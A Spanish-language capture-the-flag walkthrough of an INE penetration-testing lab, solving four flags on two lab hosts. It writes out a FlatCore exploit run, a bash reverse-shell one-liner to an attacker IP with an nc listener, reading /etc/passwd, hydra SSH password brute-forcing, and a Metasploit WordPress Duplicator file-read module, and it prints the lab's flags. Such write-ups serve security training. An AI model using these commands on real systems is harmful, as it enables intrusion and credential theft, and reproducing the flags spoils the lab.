~/write-ups/writeup-7217d93542
Host & Network Penetration Testing: Exploitation CTF 1
Imported from Notion: Host & Network Penetration Testing: Exploitation CTF 1
Tenemos dos targets: target1.ine.local y target2.ine.local
Empezamos con target1.ine.local haciendo un escaneo de los 10K primeros puertos:
nmap -sV -sC -p1-10000 target1.ine.local -oA target1_10Kscan
Vemos que el puerto 80 esta abierto, abrimos Firefox para ver que esta corriendo.

Vemos un panel de acceso, probamos con las credenciales que no da la pista:
Identify and exploit the vulnerable web application running on target1.ine.local and retrieve the flag from the root directory. The credentials admin:password1 may be useful.
Y conseguimos loggearnos, clickamos en Administration y en el footer vemos la version exacta:

Ahora vamos a buscar vulnerabilidades de este servicio (flatcore ):
searchsploit flatcore 2.0.7
Descargamos el exploit:
searchsploit -m 50262.pyAnalizamos su contenido para ver si hay que modificar algo y ver como se usa.
Ahora lo ejecutamos:
python3 50262.py 'http://target1.ine.local' 'admin' 'password1'
Estamos dentro pero esta shell http no nos deja hacer absolutamente nada, a si que levantamos nc para enviarnos una bash.
En una pestaña nueva:
nc -lvnp 4242Y ahora en la shell de la máquina víctima:
bash -c 'bash -i >& /dev/tcp/[TU_IP]/4242 0>&1'Y obtenemos la reverse shell:

Vamos a la raiz cd / y vemos flag1.txt : FLAG1{63ff55505bf0489a8aa369663833afe6}
Para la segunda flag la pista es:
Further, identify and compromise an insecure system user on target1.ine.local.
Vamos a buscar usuarios con /home :
cat /etc/passwd | grep "/home"
vemos un usuario iamaweakuser
Aplicamos fuerza bruta en ssh para ver si podemos encontrar la password:
hydra -l iamaweakuser -P /usr/share/wordlists/metasploit/unix_passwords.txt 192.244.24.3 ssh
Encontramos sus credenciales:
[22][ssh] host: 192.244.24.3 login: iamaweakuser password: angel
Accedemos por ssh:
ssh iamaweakuser@192.244.24.3
Revisamos el directorio principal y encontramos la flag2

FLAG2{bf54fd3549a948578714aff42f18e295}
Ahora vamos con el target 2:
nmap -sV -sC -p1-10000 target2.ine.local -oA target2_10Kscan
Accedemos por Firefox para ver que hay, aunque la pista lo deja bastante claro:
Identify and exploit the vulnerable plugin used by the web application running on target2.ine.local and retrieve the flag3.txt file from the root directory.

Efectivamente vemos un WordPress, vamos a usar esta herramienta para ver que plugins tiene instalados:
wpscan --url http://target2.ine.local --enumerate ap --plugins-detection aggressiveEn la sección de plugins vemos 2 plugins a los que targetear:

akismet y duplicator , buscamos info sobre ellos en searchsploit .

Vemos que duplicator tiene un modulo Metasploit para leer archivos, perfecto para obtener la flag.
Inicializamos db y lanzamos Metasploit:
service postgresql start && msfconsoleAhora buscamos el exploit:
search duplicator
Usamos auxiliary/scanner/http/wp_duplicator_file_read :
use 1Y vemos que necesitamos settear show options
Vamos a dejar primero el FILEPATH en /etc/passwd para enumerar usuarios.
Setteamos RHOSTS y ejecutamos run

Llama la atención el user iamacrazyfreeuser , lo guardaremos para despues, vamos a cambiar ahora FILEPATH a /flag3.txt ya que sabemos que esta en la raiz y ejecutamos run .

Encontramos la flag3: FLAG3{0da0b602d6ea4721bf1094c3110b7e0b}
La 4ª pista nos dice:
Further, identify and compromise a system user requiring no authentication on target2.ine.local.
Usamos el user que previamente hemos identificado: iamacrazyfreeuser
ssh iamacrazyfreeuser@target2.ine.local
Y encontramos en su directorio la flag4:

FLAG4{cde06d198c4c4d4c91afb2ba5ac6a369}
- EOF -
<< back_to_index